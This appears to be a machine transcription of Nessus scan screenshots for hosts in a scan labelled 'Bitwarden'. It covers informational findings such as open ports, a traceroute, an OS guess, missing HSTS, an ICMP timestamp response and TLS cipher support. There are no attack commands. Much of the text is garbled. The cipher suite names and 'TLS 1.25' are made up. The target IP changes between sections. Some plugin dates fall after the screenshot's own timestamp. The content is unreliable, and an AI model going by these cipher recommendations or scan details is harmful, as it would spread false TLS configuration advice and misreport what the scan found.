8080/tcp/www	104.18.28.90
2053/tcp/www	104.18.28.90
2085/tcp/www	104.18.28.90
3443/tcp/www	104.18.28.90
2052/tcp/www	104.18.28.90
2087/tcp/www	104.18.28.90

Plugin Details

Severity: Info
ID: 22964
Version: 1.190
Type: remote
Family: Service detection
Published: August 19, 2007
Modified: July 26, 2022

Risk Information

Risk Factor: None

Bitwarden

Bitwarden

Scan Details

Critical Vulnerabilities: 0	High Vulnerabilities: 0
Medium Vulnerabilities: 0	Low Vulnerabilities: 0

Top 5 Operating Systems Detected During Scan

Scan Durations

00:21:38	SCAN DURATION
00:21:13	MEDIAN SCAN TIME PER HOST
00:21:13	MAX SCAN TIME

Authentication / Credential Info (Hosts)

0 SUCCEEDED	1 FAILED
-------------	----------

Plugin Families Enabled/Disabled

Status	Family Name
disabled	SMTP problems
disabled	Backdoors
disabled	Rocky Linux Local Security Checks
disabled	Ubuntu Local Security Checks
disabled	Gentoo Local Security Checks
disabled	Oracle Linux Local Security Checks

The screenshot shows the Nessus interface with a scan report for 'Bitwarden'. The left sidebar lists various scan categories like My Scans, Advanced scans, Network Scan, Ransomware, Spectre_Meltdown, Web Vulnerability ch, All Scans, and Tools. The main panel displays a table of vulnerabilities with columns for Severity, Score, Name, Family, and Count. A pie chart on the right shows the distribution of vulnerability levels: Critical (red), High (orange), Medium (yellow), Low (blue), and Info (light blue). The 'Scan Details' section on the right provides information about the scan, including Policy (Basic Network Scan), Status (Completed), Severity (Basic: OSS v3.0), Scanner (Local Scanner), Start (December 7 at 7:53 PM), End (December 7 at 8:15 PM), and Elapsed (22 minutes).

This screenshot shows a detailed view of a specific vulnerability from the previous scan. The vulnerability is titled 'Web Server No 404 Error Code Check'. The 'Description' section explains that the remote web server is configured such that it does not return 404 Not Found error codes when a nonexistent file is requested, perhaps returning instead a site map, search page or authentication page. The 'Output' section shows the command used for the scan: 'Nmap scanning will be disabled for this host because the host responds to requests for non-existent URLs with HTTP code 301 rather than 404. The requested URL was : http://151.101.138.22/84123XYxry1.html'. Below this, there's a table with columns 'Port' and 'Hosts', showing a single entry for port 80 with the host '151.101.138.22'. The right side of the screen displays 'Plugin Details' and 'Risk Information' sections.

Bitwarden / Plugin #10287

Description
Makes a traceroute to the remote host.

Output

```
For your information, here is the traceroute from 192.168.2.22 to 161.101.138.22 :  
192.168.2.22  
192.168.2.1  
10.11.23.106  
?  
10.115.61.122  
?  
64.230.39.188  
142.224.127.232  
64.230.39.187  
67.0.37.242  
161.101.138.22
```

Hop Count: 10

To see debug logs, please visit individual host

Port	Hosts
0/tcp	161.101.138.22

Bitwarden / Plugin #136318

Description
The remote service accepts connections encrypted using TLS 1.2.

See Also
<https://tools.ietf.org/html/rfc5246>

Output

```
TLSv1.2 is enabled and the server supports at least one cipher.
```

To see debug logs, please visit individual host

Port	Hosts
443/tcp / http proxy	161.101.138.22

The screenshot shows the Nessus interface displaying the results of an OS identification scan for the host 151.101.138.2. The results indicate that the remote operating system is Ubuntu 16.04 Linux Kernel 4.4, with a confidence level of 98% and a method of NmapTCP.

Description
Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Output

Port	Host
N/A	151.101.138.2

Plugin Details

Sverity:	Info
ID:	1956
Version:	2.61
Type:	combined
Family:	General
Published:	December 9, 2003
Modified:	March 5, 2022

Risk Information
Risk Factor: None

Vulnerability Information
Asset inventory: True

Inbox (1) - tusi | https://raw.githubusercontent.com/tushar97/ITF31519/main/ | Nessus Profes... | Search | Kaggle | SampleProject | attacks on TCP | Threats and A... | Post Attende... | +

Not secure | https://localhost:8834/#/scans/reports/31/vulnerabilities/10114

Amazon.ca - Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca - Online... LastPass Other favorites

nessus

FOLDERS My Scans Advanced scans Network Scan Ransomware Spectre_Mutd Web Vulnerability ch All Scans Tools RESOURCES Policies Plugin Rules Customized Reports Terrescan

Scans Settings

Bitwarden / Plugin #10114

Scan Summary Hosts Vulnerabilities (15) VR Top Threats History

INFO ICMP Timestamp Request Remote Date Disclosure

Description The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Output

The difference between the local and remote clocks is 1 second.

To see debug logs, please visit individual host

Port : Hosts

0/icmp 151.101.138.22

Plugin Details

Severity: Info ID: 10114 Version: 1.48 Type: remote Family: General Published: August 1, 1999 Modified: October 4, 2019

Risk Information

Risk Factor: None CVSS v3.0 Base Score 0.0 CVSS v3.0 Vector: CVSS3.0:AV:N/AC:L/P/N/U/N/S/C/N/N/A CVSS v2.0 Base Score: 0.0 CVSS v2.0 Vector: CVSS2:AV:L/AC:L/Au:N/C/N/N/A

Vulnerability Information

Vulnerability Pub Date: January 1, 1999

Reference Information

CWE: 200 CVE: CVE-1999-0524

5°C Mostly clear

Search

Cloud File Explorer Task View Start Taskbar

ENG US 2022-12-12 10:59 PM

Inbox (1) - tusi | https://raw.githubusercontent.com/tushar97/ITF31519/main/ | Nessus Profes... | Search | Kaggle | SampleProject | attacks on TCP | Threats and A... | Post Attende... | +

Not secure | https://localhost:8834/#/scans/reports/31/vulnerabilities/group/56984/156899

Amazon.ca - Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Access Micromax India Empire Amazon.ca - Online... LastPass Other favorites

nessus

FOLDERS My Scans Advanced scans Network Scan Ransomware Spectre_Mutd Web Vulnerability ch All Scans Tools RESOURCES Policies Plugin Rules Customized Reports Terrescan

Scans Settings

Bitwarden / Plugin #156899

Scan Summary Hosts Vulnerabilities (15) VR Top Threats History

SSL/TLS Recommended Cipher Suites

Description The remote host has open SSL/TLS ports which advertise discouraged cipher suites. It is recommended to only enable support for the following cipher suites:

TLS 1.2

- TLS 1.3 and TLS 1.25 GCM SHA384
- TLS 1.3 and TLS 1.25 GCM SHA256
- TLS 1.3 and TLS 1.25 GCM SHA1
- TLS 1.3 and TLS 1.25 ECDHE_PSK_SHA384
- TLS 1.3 and TLS 1.25 ECDHE_PSK_SHA256
- TLS 1.3 and TLS 1.25 ECDHE_PSK_SHA1
- TLS 1.3 and TLS 1.25 ECDHE_RSA_PSK_SHA384
- TLS 1.3 and TLS 1.25 ECDHE_RSA_PSK_SHA256
- TLS 1.3 and TLS 1.25 ECDHE_RSA_PSK_SHA1
- TLS 1.3 and TLS 1.25 ECDHE_RSA_AES_128_GCM_SHA256
- TLS 1.3 and TLS 1.25 ECDHE_RSA_AES_128_GCM_SHA1
- TLS 1.3 and TLS 1.25 ECDHE_RSA_AES_256_GCM_SHA384
- TLS 1.3 and TLS 1.25 ECDHE_RSA_AES_256_GCM_SHA256
- TLS 1.3 and TLS 1.25 ECDHE_RSA_AES_256_GCM_SHA1
- TLS 1.3 and TLS 1.25 ECDHE_RSA_CHACHA20_POLY1305
- TLS 1.3 and TLS 1.25 ECDHE_RSA_CHACHA20_POLY1305_SHA256
- TLS 1.3 and TLS 1.25 ECDHE_RSA_CHACHA20_POLY1305_SHA384
- TLS 1.3 and TLS 1.25 ECDHE_RSA_CHACHA20_POLY1305_SHA1

This is the recommended configuration for the vast majority of services, as it is highly secure and compatible with nearly every client released in the last five or more years.

Relation

Only enable support for recommended cipher suites.

See Also

https://www.rfc-editor.org/SecuringServer_Site_TLS
<https://sslconfig.mozilla.org/>

Output

The remote host has listening SSL/TLS ports which advertise the disallowed cipher suites outlined below:

High Strength Ciphers (> 112-bit key)

Name	Cipher	KMS	Auth	Encryption	MIC
SCADE-BBB-AE256-GCM-SHA384	0x0C, 0x03	0x00	0x00	AES256-GCM(128)	0x00
SCADE-BBB-AE256-GCM-SHA256	0x0C, 0x03	0x00	0x00	AES256-GCM(96)	0x00
SCADE-BBB-AE256-GCM-SHA1	0x0C, 0x03	0x00	0x00	AES256-GCM(64)	0x00
SCADE-BBB-AE256-GCM-SHA384	0x0C, 0x03	0x00	0x00	AES256-GCM(192)	0x00
SCADE-BBB-AE256-GCM-SHA256	0x0C, 0x03	0x00	0x00	AES256-GCM(160)	0x00
SCADE-BBB-AE256-GCM-SHA1	0x0C, 0x03	0x00	0x00	AES256-GCM(128)	0x00

The fields above are:

- (Family: cipher name)
- (Cipher: 22 nodes)
- (Auth: 1 node)
- (Auth+Encryption: 1 node)
- (Encryption: 1 node)
- (MIC: 1 node)
- (AES256: 1 node)

To see debug logs, please visit individual host

Port : Hosts

443/https 151.101.138.22

Plugin Details

Severity: Info ID: 156899 Version: 12 Type: remote Family: General Published: January 1, 2023 Modified: April 16, 2023

Risk Information

Risk Factor: None

5°C Mostly clear

Search

Cloud File Explorer Task View Start Taskbar

ENG US 2022-12-12 10:50 PM

Not secure | https://localhost:8834/#/scans/reports/31/vulnerabilities/group/10863/57041

Amazon.ca - Online... Booking.com Express VPN LastPass password... Tushar Unauthorized Acces... Micromax India Empire Amazon.ca - Online... LastPass Other favorites

Bitwarden / Plugin #57041

Scan Summary Hosts Vulnerabilities 15 VPR Top Threats History

INFO SSL Perfect Forward Secrecy Cipher Suites Supported

Description
The remote host supports the use of SSL ciphers that offer Perfect Forward Secrecy (PFS) encryption. These cipher suites ensure that recorded SSL traffic cannot be broken at a future date if the server's private key is compromised.

See Also
<https://www.openssl.org/docs/man/man1/ciphers.html>
https://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange
https://en.wikipedia.org/wiki/Perfect_forward_secrecy

Output
Here is the list of SSL PFS ciphers supported by the remote server :

Name	Code	KEX	Auth	Encryption	MAC
TCPMD-RSA-AES256-SHA256	0x20, 0x1F	X25M	RSA	AES-GCM(128)	SHA256
TCPMD-RSA-AES256-SHA384	0x20, 0x20	X25M	RSA	AES-GCM(256)	SHA384
TCPMD-RSA-CBC3DH20-302T160	0x20, 0x08	X25M	RSA	ChaCha20-Poly1305(GCM)	SHA256
TCPMD-RSA-AES256-SHA	0x20, 0x13	X25M	RSA	AES-CBC(128)	SHA
TCPMD-RSA-AES256-SHA256	0x20, 0x14	X25M	RSA	AES-CBC(128)	SHA256
TCPMD-RSA-AES256-SHA384	0x20, 0x27	X25M	RSA	AES-CBC(128)	SHA384
TCPMD-RSA-AES256-SHA384	0x20, 0x28	X25M	RSA	AES-CBC(256)	SHA384

The fields above are :
 [Selectable ciphersuite]
 [Cipher ID code]
 [Protocol version]
 [Auth (authentication)]
 [Encrypt (symmetric encryption method)]
 [MAC (message authentication code)]
 [Export flag]
 [TLSv1...]

To see debug logs, please visit individual host

Port	Hosts
443 / http / https proxy	151.101.138.22

The screenshot shows a Nessus scan report for the Bitwarden plugin. The report lists various SSL/TLS cipher suites supported by the remote host, including ECDSA-RSA-AES256-SHA, RSA-AES256-SHA, RSA-AES128-SHA, and RSA-AES128-GCM-SHA256. The report also includes a 'See Also' section with links to OpenSSL documentation and a 'Risk Information' section indicating no risk.

SSL/TLS Cipher Suites Supported

Name	Code	KDF	Auth	Encryption	HMAC
ECDSA-RSA-AES256-SHA	0x00, 0x13	ECDH	RSA	AES-CBC(128)	SHA1
ECDSA-RSA-AES256-SHA	0x00, 0x14	ECDH	RSA	AES-CBC(192)	SHA1
ECDSA-RSA-AES256-SHA256	0x00, 0x27	ECDH	RSA	AES-CBC(128)	SHA256
ECDSA-RSA-AES256-GCM-SHA256	0x00, 0x28	ECDH	RSA	AES-GCM(128)	SHA256

Output

```
Here is the list of SSL/CBC ciphers supported by the remote server :  
High Strength Ciphers (>= 112-bit key)  
-----  
Name          Code          KDF          Auth          Encryption          HMAC  
-----  
ECDSA-RSA-AES256-SHA 0x00, 0x13  ECDH          RSA          AES-CBC(128)        SHA1  
ECDSA-RSA-AES256-SHA 0x00, 0x14  ECDH          RSA          AES-CBC(192)        SHA1  
ECDSA-RSA-AES128-SHA256 0x00, 0x27  ECDH          RSA          AES-CBC(128)        SHA256  
ECDSA-RSA-AES256-GCM-SHA256 0x00, 0x28  ECDH          RSA          AES-GCM(128)        SHA256  
  
The fields above are :  
[Tenable ciphername]  
(Cipher ID code)  
(Key size)  
(Auth mechanism)  
Auth (authentication)  
Encryp (symmetric encryption method)  
HMAC (message authentication code)  
(export rule)  
Leave  
  
To see debug logs, please visit individual host
```

Port : Hosts

Port	Hosts
443 [tcp / http proxy]	151.101.138.22

Description

The remote HTTPS server is not enforcing HTTP Strict Transport Security (HSTS). HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL stripping man-in-the-middle attacks, and weakens cookie-jacking protections.

Solution

Configure the remote web server to use HSTS.

See Also

<https://tools.ietf.org/html/rfc6797>

Output

```
The remote HTTPS server does not send the HTTP "Strict-Transport-Security" header.
```

To see debug logs, please visit individual host:

Port	Hosts
443/tcp [http proxy]	151.101.138.22

Description

This plugin attempts to determine the type and the version of the remote web server.

Output

```
The remote web server type is :  
GatbsyHosting
```

To see debug logs, please visit individual host:

Port	Hosts
443/tcp [http proxy]	151.101.138.22
80/tcp [http proxy]	151.101.138.22

Reference Information

(AVI: 0001-1-093)